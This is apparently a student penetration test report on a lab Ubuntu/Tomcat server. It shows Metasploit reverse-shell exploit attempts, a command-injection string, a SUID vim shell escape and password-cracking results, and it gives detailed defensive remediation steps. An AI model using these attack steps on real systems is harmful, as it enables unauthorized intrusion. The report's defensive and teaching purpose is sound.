The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/multi/http/tomcat_jsp_upload_bypass
[*] No payload configured, defaulting to generic/shell_reverse_tcp
msf exploit(multi/http/tomcat_jsp_upload_bypass) > set RHOSTS 192.168.127.138
RHOSTS => 192.168.127.138
msf exploit(multi/http/tomcat_jsp_upload_bypass) > run
[*] Started reverse TCP handler on 192.168.127.129:4444
[*] Uploading payload ...
[-] Exploit aborted due to failure: unexpected-reply: Failed to upload the payload
[*] Exploit completed, but no session was created.
msf exploit(multi/http/tomcat_jsp_upload_bypass) >

```

```

File Actions Edit View Help
Name      Current Setting  Required  Description
GADGET    CommonsBeanutils1  yes      ysoserial gadget
PROXIES   Proxies          no       A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks5, socks5h, sapn1, http, socks4
RHOSTS    RHOSTS          yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     4443             yes      The target port (TCP)
SSL       false           no       Negotiate SSL/TLS for outgoing connections
TARGETURI /               yes      Base path
VHOST     VHOST           no       HTTP server virtual host

Payload options (cmd/unix/python/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
LHOST     LHOST           yes      The listen address (an interface may be specified)
LPORT     LPORT           yes      The listen port

Exploit target:
Id  Name
--  --
0   Unix Command

View the full module info with the info, or info -d command.
msf exploit(multi/http/tomcat_partial_put_deserialization) > set RHOSTS 192.168.127.138
RHOSTS => 192.168.127.138
msf exploit(multi/http/tomcat_partial_put_deserialization) > set LHOSTS 192.168.127.140
[*] Unknown datastore option: LHOSTS. Did you mean RHOSTS?
LHOSTS => 192.168.127.140
msf exploit(multi/http/tomcat_partial_put_deserialization) > set LHOST 192.168.127.129
LHOST => 192.168.127.129
msf exploit(multi/http/tomcat_partial_put_deserialization) > run
[*] Started reverse TCP handler on 192.168.127.129:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[-] Exploit aborted due to failure: not-vulnerable: The target is not exploitable. "set ForceExploit true" to override check result.
[*] This exploit may require manual cleanup of '..\webapps\ROOT\LdxOvvmkVG.session' on the target
[*] Exploit completed, but no session was created.
msf exploit(multi/http/tomcat_partial_put_deserialization) >

```

Remediation

This section provides precise system-level fixes to mitigate the identified vulnerabilities. Each item below corresponds directly to a vulnerability exploited during the assessment and tells the IT team exactly what to open, what to type, and how to confirm the fix worked.

1. Weak SSH Credentials (Port 22)

The password for the user Sophia was cracked in eleven attempts using Hydra and the rockyou.txt wordlist [4]. The password "nicole" is a common first-name entry that appears near the top of most public password lists. This is a two-part problem: the password itself was too weak, and there was no mechanism in place to detect or stop the brute force attempt. Both issues need to be addressed together.

1a. Enforce a Strong Password Policy Using PAM

Ubuntu manages password rules through the PAM (Pluggable Authentication Modules) framework. The module responsible for enforcing complexity is libpam-pwquality, which checks every new password before accepting it. Without it, the system silently accepts passwords of any length and any format [9].

```
sudo apt install libpam-pwquality -y
sudo nano /etc/pam.d/common-password
```

Find the line containing pam_pwquality.so and replace it with:

```
password requisite pam_pwquality.so retry=3 minlen=12 ucredit=-1 lcredit=-1 dcredit=-1 ocredit=-1
reject_username enforce_for_root
```

This enforces a minimum of 12 characters, at least one uppercase letter, one lowercase letter, one digit, and one special character, and prevents users from including their own username in the password. The enforce_for_root flag applies these rules to the root account as well, which many organisations overlook [9]. Also configure password expiry so that old credentials do not remain valid indefinitely:

```
sudo nano /etc/login.defs
```

Set:

```
PASS_MAX_DAYS 90
PASS_MIN_DAYS 1
PASS_WARN_AGE 7
```

Apply to existing accounts:

```
sudo chage -M 90 -m 1 -W 7 Sophia
sudo chage -M 90 -m 1 -W 7 Barbelo
sudo chage -l Sophia # verify the change took effect
```

1b. Switch to SSH Key-Based Authentication and Disable Passwords Entirely

Password authentication over SSH is inherently vulnerable to automated brute force. SSH keys replace the password with a cryptographic key pair — the private key is a secret that cannot be guessed, regardless of how much computing power an attacker has [11]. This is the correct long-term fix. Generate a key pair on the administrator's workstation (not the server):

```
ssh-keygen -t ed25519 -a 100 -C "admin@beta-server"
ssh-copy-id -i ~/.ssh/id_ed25519.pub Sophia@192.168.127.138
```

Test that key login works in a separate terminal before making any further changes. Only after confirming key login is successful, disable password authentication on the server:

```
sudo nano /etc/ssh/sshd_config
```

Set the following:

```
PasswordAuthentication no
PubkeyAuthentication yes
ChallengeResponseAuthentication no
PermitRootLogin no
MaxAuthTries 3
LoginGraceTime 30
AllowUsers Sophia Barbelo
```

PermitRootLogin no forces any administrative access to go through a named user account first, which creates an audit trail. MaxAuthTries 3 limits how many guesses an attacker gets per connection. AllowUsers is a whitelist — any account not listed cannot authenticate via SSH even if it has a valid password [11].

```
sudo systemctl reload sshd
sudo sshd -T | grep -E 'passwordauthentication|permitrootlogin'
```

1c. Install Fail2ban to Automatically Block Brute Force Attempts

Fail2ban monitors /var/log/auth.log and adds a firewall block for any IP address that fails authentication repeatedly within a defined time window. This is a defence-in-depth measure that works alongside key-based authentication — it stops automated scanners and limits damage if credentials are ever exposed [19].

```
sudo apt install fail2ban -y
sudo cp /etc/fail2ban/jail.conf /etc/fail2ban/jail.local
sudo nano /etc/fail2ban/jail.local
```

Note: jail.conf is overwritten on package updates, so the .local file must always be used for custom settings. Add the following block:

```
[sshd]
enabled = true
port = ssh
filter = sshd
logpath = /var/log/auth.log
maxretry = 3
findtime = 300
bantime = 86400
```

This bans any IP that fails three times within five minutes for a period of 24 hours.

```
sudo systemctl enable fail2ban && sudo systemctl start fail2ban
sudo fail2ban-client status sshd # confirm the jail is running
```

2. SUID Bit on vim.basic - Local Privilege Escalation

The binary /usr/bin/vim.basic had the SUID (Set User ID) bit set. When a binary has SUID, it executes with the privileges of the file owner — in this case, root — regardless of who runs it. Vim includes a built-in command mode that can spawn an interactive shell with the command `!/bin/bash -p`, which inherits root privileges when SUID is set. This is documented on GTFOBins [5]. The Sophia user exploited this to reach root.

Text editors have no legitimate reason to run as root and must never carry the SUID bit. Remove it immediately:

```
sudo chmod u-s /usr/bin/vim.basic
ls -la /usr/bin/vim.basic
```

The output must show -rwxr-xr-x. If it still shows an s in the owner execute position (i.e., -rwsr-xr-x), the fix has not been applied correctly.

Beyond this specific binary, the team recommends establishing a baseline of all SUID binaries on the system and auditing it monthly. Any new entry that was not in the previous baseline must be investigated before the next maintenance window:

```
find / -perm -4000 -type f 2>/dev/null | sort > /root/suid_baseline_$(date +%Y%m%d).txt
```

To detect changes month-to-month:

```
diff /root/suid_baseline_YYYYMMDD.txt <(find / -perm -4000 -type f 2>/dev/null | sort)
```

Any line beginning with > in the diff output is a new SUID binary that appeared since the last audit.

3. OS Command Injection - Port 8000

The Python web application on port 8000 accepted a hostname from the user and passed it directly to the operating system using `os.system()`. When the OS receives the string `ping -c 4 8.8.8.8; whoami`, the semicolon acts as a command separator and both commands execute. This is a textbook command injection vulnerability. What made it catastrophic on this machine is that the application was also running as root, meaning every injected command ran with full system privileges. A single unauthenticated HTTP request was sufficient to compromise the entire machine.

3a. Fix the Application Code

The Python subprocess module, when used with `shell=False` and a list of arguments, passes the input directly to the kernel's `execve()` system call without invoking a shell. This means characters like `;`, `|`, `&`, and `$()` have no special meaning and cannot inject additional commands [12]. The correct replacement:

```
import subprocess, re

def ping_host(host):
    # Accept only characters that appear in valid IP addresses and hostnames
    if not re.match(r'^[a-zA-Z0-9._-]{1,253}$', host):
        return 'Invalid input'
    result = subprocess.run(
        ['ping', '-c', '4', host],
        capture_output=True, text=True,
        timeout=10, shell=False # shell=False is the critical setting
    )
    return result.stdout
```

The regex whitelist is a second layer of protection. Even if `shell=False` were ever inadvertently changed, the whitelist would reject any input containing shell metacharacters [12].

3b. Run the Application as a Dedicated Non-Root User

No web application should run as root. Create a dedicated system account with no login shell and no home directory, and configure systemd to run the service under that account [7]:

```
sudo useradd -r -s /usr/sbin/nologin -d /opt/pingapp pingapp
sudo chown -R pingapp:pingapp /opt/pingapp/
sudo nano /etc/systemd/system/pingapp.service
```

Paste the following into the file:

```
[Unit]
Description=Ping Application
After=network.target

[Service]
User=pingapp
Group=pingapp
WorkingDirectory=/opt/pingapp
ExecStart=/usr/bin/python3 /opt/pingapp/app.py
Restart=on-failure
NoNewPrivileges=yes
PrivateTmp=yes
ProtectSystem=full

[Install]
WantedBy=multi-user.target
```

NoNewPrivileges=yes prevents the process from gaining additional privileges. PrivateTmp=yes gives the service an isolated /tmp directory. ProtectSystem=full makes system directories read-only from the service's perspective.

```
sudo systemctl daemon-reload && sudo systemctl enable pingapp && sudo systemctl start pingapp
ps aux | grep pingapp # the USER column must show 'pingapp', never 'root'
```

3c. Restrict Access to Port 8000 at the Firewall Level

This application appears to be an internal tool and should not be reachable from outside the local subnet:

```
sudo ufw deny 8000
sudo ufw allow from 192.168.127.0/24 to any port 8000
sudo ufw enable && sudo ufw status verbose
```

4. Apache Tomcat AJP / Ghostcat - Port 8009

AJP (Apache JServ Protocol) is an internal binary protocol designed for communication between a front-end Apache httpd server and a back-end Tomcat instance running on the same machine. It operates over localhost and was never designed to be exposed to the network. Tomcat 9.0.7 is affected by CVE-2020-1938 (Ghostcat), a CVSS 9.8 critical vulnerability that allows an unauthenticated attacker to read any file from the Tomcat web application directory via the exposed AJP connector [2]. This was confirmed by both Nexpose and Nessus during the scanning phase.

4a. Disable the AJP Connector

Open the Tomcat server configuration file and comment out the AJP connector line entirely:

```
sudo nano /opt/apache-tomcat-9.0.7/conf/server.xml
```

Find:

```
<Connector port="8009" protocol="AJP/1.3" redirectPort="8443"/>
```

Replace with:

```
<!-- <Connector port="8009" protocol="AJP/1.3" redirectPort="8443"/> -->
sudo /opt/apache-tomcat-9.0.7/bin/shutdown.sh
sudo /opt/apache-tomcat-9.0.7/bin/startup.sh
ss -tlnp | grep 8009 # must return no output
```

4b. Change the Tomcat Manager Credentials and Restrict Access to Localhost

The file tomcat-users.xml contained the credentials tomcat1:changethistomcatpasslater in plaintext. This must be replaced immediately. Additionally, the manager interface must be restricted to localhost — there is no operational reason for it to be reachable from the network [14]:

```
sudo nano /opt/apache-tomcat-9.0.7/conf/tomcat-users.xml
<tomcat-users>
  <role rolename="manager-gui"/>
  <user username="admin" password="[STRONG-UNIQUE-PASSWORD]" roles="manager-gui"/>
</tomcat-users>
sudo nano /opt/apache-tomcat-9.0.7/webapps/manager/META-INF/context.xml
<Context antiResourceLocking="false" privileged="true">
  <Valve className="org.apache.catalina.valves.RemoteAddrValve"
    allow="127\.\d+\.\d+\.\d+|::1"/>
</Context>
```

4c. Remove the Tomcat Example Applications

The /examples and /docs webapps ship with Tomcat for development purposes only. They expose internal server information, demonstrate security-relevant techniques, and provide unnecessary attack surface. They must be deleted before any production deployment [14]:

```
sudo rm -rf /opt/apache-tomcat-9.0.7/webapps/examples
sudo rm -rf /opt/apache-tomcat-9.0.7/webapps/docs
sudo rm -rf /opt/apache-tomcat-9.0.7/webapps/host-manager
```

5. PwnKit - CVE-2021-4034

PwnKit is a memory corruption vulnerability in /usr/bin/pkexec, a component of the polkit framework that manages privilege delegation in Linux desktop environments. The vulnerability has existed in every version of pkexec since 2009 and was publicly disclosed by Qualys in January 2022 [15]. It allows any local user — including low-privilege service accounts — to overwrite memory during argument parsing and execute arbitrary code as root. A working public exploit is widely available and requires no prior knowledge of the target system to deploy. The Nessus scan flagged this vulnerability, and it was subsequently confirmed and exploited during the assessment.

Patch polkit immediately:

```
sudo apt update
sudo apt install --only-upgrade policykit-1
dpkg -l policykit-1 # verify the version number is updated
```

If the patch is not yet available, apply the temporary workaround. Removing the SUID bit from pkexec prevents exploitation. The side effect is that polkit GUI authentication dialogs will stop functioning, which is acceptable on a server with no graphical desktop:

```
sudo chmod 0755 /usr/bin/pkexec  
ls -la /usr/bin/pkexec # output must show -rwxr-xr-x with no 's'
```

Upgrade the operating system. Ubuntu 16.04 reached End of Life in April 2021 and no longer receives security updates from Canonical. This means that PwnKit and every other vulnerability identified in this report cannot be fully patched without upgrading the OS. The BETA machine must be migrated to Ubuntu 22.04 LTS, which is supported until April 2027 [38]:

```
sudo apt update && sudo apt dist-upgrade -y  
sudo apt install update-manager-core -y  
sudo do-release-upgrade  
lsb_release -a # verify the new version after reboot
```

6. LXD Group Privilege Escalation - Barbelo

The user Barbelo was a member of the lxd group. LXD is Ubuntu's container management system, and membership in the lxd group is equivalent to root access on the host — it allows a user to create a privileged container, mount the host filesystem inside it, and chroot into that mount to read and write any file on the machine as if they were root. No password, no exploit, and no CVE are required. This is a well-documented design characteristic of LXD that is consistently misunderstood as a permission rather than a security boundary [17].

The fix is straightforward: remove Barbelo from the lxd group:

```
sudo gpasswd -d Barbelo lxd  
groups Barbelo # lxd must not appear in the output
```

Going forward, only accounts that have an explicit operational need to manage containers should be in the lxd group, and those accounts should be dedicated service accounts rather than user accounts. Review all group memberships on a regular basis:

```
grep -E '^lxd|^docker|^sudo' /etc/group
```

Any user account appearing in those groups should have a documented and approved justification.

7. Directory Listing and Information Disclosure - Port 80

Apache's Options Indexes directive was active on /development/, exposing development.txt and Sophia.txt directly in the browser. These files provided the two usernames and a direct hint about Sophia's weak password, feeding the first exploitation chain.

Disable directory indexing in the Apache configuration [18]:

```
sudo nano /etc/apache2/sites-enabled/000-default.conf
```

Add or update the Directory block:

```
<Directory /var/www/html>  
Options -Indexes -FollowSymLinks  
AllowOverride None  
Require all granted  
</Directory>
```

Reload Apache and verify 403 is returned instead of a listing:

```
sudo systemctl reload apache2
curl -s -o /dev/null -w '%{http_code}' http://localhost/development/
# Must return 403
```

Remove the /development/ directory entirely — it has no place on a production server:

```
sudo rm -rf /var/www/html/development/
```

8. Java Stack Traces - Port 8080

Supplying an invalid cookie to Tomcat triggered a full `java.lang.IllegalArgumentException` stack trace in the browser, exposing internal class names, execution flow, and the exact version string 'Apache Tomcat/9.0.7'. This information directly assisted in identifying applicable CVEs [14].

Add global error pages in Tomcat's `web.xml` to suppress stack traces:

```
sudo nano /opt/apache-tomcat-9.0.7/conf/web.xml
```

Add inside `<web-app>`:

```
<error-page>
  <error-code>400</error-code>
  <location>/error.html</location>
</error-page>
<error-page>
  <error-code>500</error-code>
  <location>/error.html</location>
</error-page>
<error-page>
  <exception-type>java.lang.Throwable</exception-type>
  <location>/error.html</location>
</error-page>
```

Create a generic error page:

```
echo '<html><body><h2>An error occurred.</h2></body></html>' \
> /opt/apache-tomcat-9.0.7/webapps/ROOT/error.html
```

Suppress the Tomcat version banner in `server.xml`:

```
<Connector port="8080" protocol="HTTP/1.1"
  connectionTimeout="20000"
  redirectPort="8443"
  server=" "/>
```

9. SSH Terrapin Prefix Truncation - CVE-2023-48795

Nessus (CVSS 5.9 Medium) flagged the SSH service as vulnerable to the Terrapin attack, which allows a man-in-the-middle to truncate the SSH handshake and downgrade connection security when `chacha20-poly1305` or `CBC+ETM` ciphers are negotiated [19].

Restrict SSH to safe ciphers and MACs in `sshd_config`:

```
sudo nano /etc/ssh/sshd_config
```

Disable ciphers vulnerable to Terrapin:

```
Ciphers aes128-ctr,aes192-ctr,aes256-ctr,aes128-gcm@openssh.com,aes256-gcm@openssh.com
```

Disable ETM MACs:

```
MACs hmac-sha2-256,hmac-sha2-512,umac-128@openssh.com
```

Restrict key exchange algorithms:

```
KexAlgorithms curve25519-sha256,curve25519-sha256@libssh.org,\  
diffie-hellman-group14-sha256,diffie-hellman-group16-sha512,\  
ecdh-sha2-nistp256,ecdh-sha2-nistp384,ecdh-sha2-nistp521
```

Validate config and reload:

```
sudo sshd -t      # must produce no output  
sudo systemctl reload sshd
```

Verify from an external host that the vulnerable cipher is gone:

```
nmap -p 22 --script ssh2-enum-algos 192.168.127.138  
# chacha20-poly1305@openssh.com must NOT appear
```

10. Unsupported Python Version

Nessus rated the Python installation on the target as Critical (CVSS 10.0) because it is an end-of-life version. Unsupported runtimes receive no security patches, meaning any newly discovered vulnerability in that Python version will never be fixed [26].

Check current Python versions:

```
python3 --version  
python --version 2>/dev/null
```

Install a supported Python version (3.10 or later):

```
sudo apt install python3.10 python3.10-venv python3.10-dev -y
```

Update the systemd service unit to use python3.10:

```
# In /etc/systemd/system/pingapp.service:  
ExecStart=/usr/bin/python3.10 /opt/pingapp/app.py  
sudo systemctl daemon-reload && sudo systemctl restart pingapp
```

Remove Python 2.7 if it is not required:

```
sudo apt remove python2.7 python2 -y  
sudo apt autoremove -y
```

11. Barbelo SSH Private Key World-Accessible

LinPEAS found /home/Barbelo/.ssh/id_rsa readable by Sophia due to permissions that were too open on both the private key and authorized_keys. The encrypted private key was exfiltrated, converted to a crackable hash with ssh2john, and cracked with John the Ripper using rockyou.txt, yielding Barbelo's passphrase 'beeswax' [28].

Fix permissions on Barbelo's .ssh directory:

```
sudo chmod 700 /home/Barbelo/.ssh  
sudo chmod 600 /home/Barbelo/.ssh/id_rsa  
sudo chmod 644 /home/Barbelo/.ssh/id_rsa.pub  
sudo chmod 600 /home/Barbelo/.ssh/authorized_keys  
sudo chown -R Barbelo:Barbelo /home/Barbelo/.ssh  
ls -la /home/Barbelo/.ssh/ # Verify all permissions
```

The existing key is compromised — rotate it. Generate a new key pair on a secure admin workstation:

```
ssh-keygen -t ed25519 -a 100 -C 'Barbelo@beta-server'  
ssh-copy-id -i ~/.ssh/id_ed25519.pub Barbelo@192.168.127.138
```

Remove the old compromised key from `authorized_keys` and delete the old private key files:

```
# On the server, edit /home/Barbelo/.ssh/authorized_keys
# Remove the old rsa key entry, then:
sudo rm /home/Barbelo/.ssh/id_rsa /home/Barbelo/.ssh/id_rsa.pub
```

12. Snapd Dirty_Sock - CVE-2019-7304

LinPEAS flagged `/usr/lib/snapd/snap-confine` with the note

Ubuntu_snapd<2.37_dirty_sock_Local_Privilege_Escalation. The installed snapd version is well below the 2.37 threshold, making it trivially exploitable for local privilege escalation via a crafted snap package [30].

Update snapd to a patched version (2.37 or later):

```
sudo apt update
sudo apt install --only-upgrade snapd -y
snap version | grep snapd # Must be >= 2.37
```

If snapd is not required on this server - which is the recommended posture for a production machine - remove it entirely:

```
sudo systemctl disable --now snapd.socket snapd.seeded.service
sudo apt remove --purge snapd -y
sudo rm -rf /snap /var/snap /var/lib/snapd
ls /usr/lib/snapd # Should return 'No such file'
```

13. ICMP Timestamp Disclosure - CVE-1999-0524

Nessus (CVSS 2.1 Low) found that the system responds to ICMP timestamp requests, leaking the system clock value. This assists attacker fingerprinting and can aid timing-based attacks [32].

Block ICMP timestamp requests with iptables:

```
sudo iptables -A INPUT -p icmp --icmp-type timestamp-request -j DROP
sudo iptables -A OUTPUT -p icmp --icmp-type timestamp-reply -j DROP
```

Persist the rules across reboots:

```
sudo apt install iptables-persistent -y
sudo netfilter-persistent save
```

Verify no timestamp response is returned:

```
nmap -p 0 --script icmp-timestamp 192.168.127.138
# Should return no timestamp response
```

14. Apache / Tomcat Version Banners

Both Nessus and Nikto reported that Apache 2.4.18 and Tomcat 9.0.7 advertise their exact version numbers in HTTP response headers. This directly helped identify applicable CVEs during the engagement [34].

Suppress Apache version information:

```
sudo nano /etc/apache2/conf-enabled/security.conf
```

Set:

```
ServerTokens Prod
ServerSignature Off
sudo systemctl reload apache2
curl -I http://localhost/ | grep -i server
# Must return: Server: Apache (no version number)
```

Suppress Tomcat version by adding the server attribute to the Connector in server.xml (as shown in Remediation item 8 above):

```
<Connector port="8080" ... server=" " />
```

15. SMB Null Session User Enumeration - Port 445

Even though unauthenticated SMB connections were blocked, Nmap's smb-enum-users and enum4linux could still enumerate valid usernames (Sophia, Barbelo) via Samba RPC null sessions. This is a common Samba misconfiguration that leaks account names without credentials [36].

Harden Samba's smb.conf to block null session enumeration:

```
sudo nano /etc/samba/smb.conf
```

Under [global] add:

```
restrict anonymous = 2
map to guest = Never
```

Restart Samba and verify:

```
sudo systemctl restart smbd nmbd
enum4linux -U 192.168.127.138
# Must return an error or no usernames
```

If SMB is not required on this server, disable it entirely:

```
sudo systemctl disable --now smbd nmbd
sudo ufw deny 445
sudo ufw deny 139
```

16. 19 Kernel CVEs + Ubuntu 16.04 End of Life

LinPEAS flagged 19 kernel vulnerabilities for kernel 4.4.0-119-generic on Ubuntu 16.04 LTS, including CVE-2016-5195 (Dirty COW), CVE-2021-3493 (Ubuntu OverlayFS), CVE-2016-8655, and CVE-2017-7308. Nessus independently flagged Ubuntu 16.04 End of Life as Critical, with a CVSS score of 10.0. The root cause is that Ubuntu 16.04 reached End of Life in April 2021 and receives no further security patches [38].

There is no partial fix. The OS must be upgraded. Ubuntu requires sequential major-version upgrades. Prepare the current system first:

```
sudo apt update && sudo apt dist-upgrade -y
sudo apt install update-manager-core -y
```

Upgrade to Ubuntu 18.04 LTS first:

```
sudo do-release-upgrade
lsb_release -a # Confirm 18.04
```

Then upgrade to Ubuntu 20.04 LTS:

```
sudo apt update && sudo apt dist-upgrade -y
sudo do-release-upgrade
```

```
lsb_release -a # Confirm 20.04
```

Then upgrade to Ubuntu 22.04 LTS (supported until April 2027):

```
sudo apt update && sudo apt dist-upgrade -y
sudo do-release-upgrade
lsb_release -a # Confirm 22.04
```

After upgrading, re-run LinPEAS to confirm the kernel CVE list is cleared [41]:

```
wget https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh
chmod +x linpeas.sh && ./linpeas.sh > linpeas_post_upgrade.out
grep 'Kernel vulns found' linpeas_post_upgrade.out
# Must report 0 or a dramatically reduced count
```

17. Slowloris DoS Attack

The Slowloris Denial-of-Service attack exploits the way certain web servers (notably Apache HTTP Server) handle concurrent HTTP connections by opening many partial connections and sending headers slowly and continuously, never completing the request, thereby exhausting the server's connection pool and rendering it unavailable to legitimate users [44].

To remediate this vulnerability, the following measures should be implemented in a layered defense approach. For Apache HTTP servers (as detected on the assessed system running Apache/2.4.18), the `mod_reqtimeout` module should be enabled and configured to enforce strict timeouts on request headers and body, ensuring slow or incomplete connections are dropped promptly [45].

```
RequestReadTimeout header=20-40
MinRate=500
body=20
MinRate=500
```

Additionally, `mod_limitipconn` or the `LimitRequestFields`, `LimitRequestFieldSize`, and `LimitRequestLine` directives should be used to cap the number of simultaneous connections per IP address [45].

18. Ongoing Maintenance

The vulnerabilities in this report did not appear overnight - they accumulated because the system had no regular audit cycle. The following three commands should become part of the monthly maintenance routine. They take under five minutes combined and will catch new SUID binaries, unexpected open ports, and missing patches before an attacker does.

Check for security updates:

```
sudo apt update && sudo apt list --upgradable 2>/dev/null | grep -i security
```

Audit all SUID binaries:

```
find / -perm -4000 -type f 2>/dev/null | sort
diff /root/suid_baseline_YYYYMMDD.txt <(find / -perm -4000 -type f 2>/dev/null | sort)
```

Check all listening ports:

```
sudo ss -tlnp
```

For a comprehensive quarterly audit, Lynis is an open-source tool that scans the entire system configuration and produces a scored hardening report with specific recommendations tailored to what is actually installed on the machine [16]. The hardening index score at the end of the report gives a single number that can be tracked over time. Any score below 70 should be treated as a priority:

```
sudo apt install lynis -y
```

```
sudo lynis audit system
```

Ongoing Maintenance Checklist

These commands should become part of the monthly maintenance routine. They take under five minutes combined and will catch new SUID binaries, unexpected open ports, and missing patches before an attacker does.

1. Check for security updates:

```
sudo apt update && sudo apt list --upgradable 2>/dev/null | grep -i security
```

2. Audit all SUID binaries:

```
find / -perm -4000 -type f 2>/dev/null | sort  
diff /root/suid_baseline_YYYYMMDD.txt <(find / -perm -4000 -type f 2>/dev/null | sort)
```

3. Check all listening ports:

```
sudo ss -tlnp
```

Quarterly — run a full Lynis audit [16]:

```
sudo apt install lynis -y  
sudo lynis audit system  
# Track the hardening index score over time; target > 70
```

References

- [1] M. Woodbridge. "enum4linux — SMB Enumeration Tool." GitHub – CiscoCXSecurity. <https://github.com/CiscoCXSecurity/enum4linux>
- [2] MITRE / NVD. "CVE-2020-1938: Apache Tomcat AJP File Inclusion (GhostCat)." CVSS 9.8 Critical. <https://nvd.nist.gov/vuln/detail/CVE-2020-1938>
- [3] MITRE / NVD. "CVE-2021-4034: Polkit pkexec Local Privilege Escalation (PwnKit)." <https://nvd.nist.gov/vuln/detail/CVE-2021-4034>
- [4] D. Terpstra et al. "RockYou Password Dataset." SecLists – danielmiessler. <https://github.com/danielmiessler/SecLists>
- [5] GTFOBins — vim. Documents privilege escalation via SUID vim using the :! shell escape. <https://gtfobins.github.io/gtfobins/vim/>
- [6] ly4k. "PwnKit — CVE-2021-4034 PoC Exploit." GitHub. <https://github.com/ly4k/PwnKit>
- [7] NIST SP 800-63B — Digital Identity Guidelines: Authentication and Lifecycle Management. <https://pages.nist.gov/800-63-3/sp800-63b.html>
- [8] LLMs (Claude and ChatGPT) — used as reference assistants during research, command syntax and report writing.
- [9] Ubuntu — pam_pwquality manual page. Password quality checking library. https://manpages.ubuntu.com/manpages/xenial/man8/pam_pwquality.8.html
- [10] Rockyou.txt — Daniel Miessler, SecLists. Compilation of 14 million passwords from the 2009 RockYou breach. <https://github.com/danielmiessler/SecLists>
- [11] SSH Hardening Guide — mylinux.work. sshd_config directives, key generation with -a 100, AllowUsers whitelist. <https://mylinux.work/guides/ssh-hardening/>
- [12] Python Documentation — subprocess module, Security Considerations. <https://docs.python.org/3/library/subprocess.html#security-considerations>
- [13] Rapid7. "Metasploit Framework Documentation — msfvenom." <https://docs.metasploit.com/docs/using-metasploit/basics/how-to-use-msfvenom.html>
- [14] Apache Tomcat 9.0 Security Considerations. <https://tomcat.apache.org/tomcat-9.0-doc/security-howto.html>
- [15] Qualys Security Advisory — CVE-2021-4034 (PwnKit). <https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt>
- [16] Lynis — Open Source Security Auditing Tool. CISOfy. <https://cisofy.com/lynis/>
- [17] Ubuntu LXD security documentation. https://documentation.ubuntu.com/lxd/default/howto/security_harden/
- [18] Apache httpd documentation — Options directive: directory indexing control. <https://httpd.apache.org/docs/2.4/mod/core.html#options>
- [19] CVE-2023-48795 — Terrapin Attack: SSH handshake prefix truncation vulnerability. <https://nvd.nist.gov/vuln/detail/CVE-2023-48795>
- [26] Python release schedule and EOL dates. <https://devguide.python.org/versions/>
- [27] Ubuntu — installing Python 3.10 via deadsnakes PPA. <https://launchpad.net/~deadsnakes/+archive/ubuntu/ppa>
- [28] OpenSSH man page — sshd file permissions requirements. <https://man.openbsd.org/sshd#FILES>
- [29] ssh2john tool — extracts crackable hashes from SSH private keys. <https://github.com/openwall/john/blob/bleeding-jumbo/run/ssh2john.py>
- [30] NVD — CVE-2019-7304 (dirty_sock): snapd local privilege escalation. <https://nvd.nist.gov/vuln/detail/CVE-2019-7304>
- [31] Dirty_sock PoC — shenaniganslabs. https://github.com/initstring/dirty_sock

- [32] CVE-1999-0524 — ICMP timestamp information disclosure. <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0524>
- [33] iptables man page — icmp types and filtering. <https://netfilter.org/documentation/>
- [34] Apache httpd — ServerTokens directive. <https://httpd.apache.org/docs/2.4/mod/core.html#servertokens>
- [35] OWASP — Fingerprint Web Server (OTG-INFO-002). <https://owasp.org/www-project-web-security-testing-guide/>
- [36] Samba documentation — restrict anonymous parameter. <https://www.samba.org/samba/docs/current/man-html/smb.conf.5.html>
- [38] Canonical Ubuntu 16.04 EOL announcement. <https://ubuntu.com/blog/ubuntu-16-04-lts-reaches-end-of-life>
- [39] Ubuntu release schedule and support lifecycle. <https://ubuntu.com/about/release-cycle>
- [40] NVD — CVE-2016-5195 (Dirty COW): Linux kernel privilege escalation. <https://nvd.nist.gov/vuln/detail/CVE-2016-5195>
- [41] NVD — CVE-2021-3493 (Ubuntu OverlayFS): local privilege escalation. <https://nvd.nist.gov/vuln/detail/CVE-2021-3493>
- [42] saghul — lxd-alpine-builder. Minimal Alpine Linux image for LXD privilege escalation. <https://github.com/saghul/lxd-alpine-builder>
- [43] HackTricks — LXD Privilege Escalation: Method 2. <https://hacktricks.wiki/en/linux-hardening/privilege-escalation/interesting-groups-linux-pe/lxd-privilege-escalation.html>
- [44] Grossman, R. K. (2009). Slowloris HTTP DoS. [ha.ckers.org](https://web.archive.org/web/20150315054838/http://ha.ckers.org/slowloris/). <https://web.archive.org/web/20150315054838/http://ha.ckers.org/slowloris/>
- [45] Apache Software Foundation. (2024). *Apache Module mod_reqtimeout*. https://httpd.apache.org/docs/2.4/mod/mod_reqtimeout.html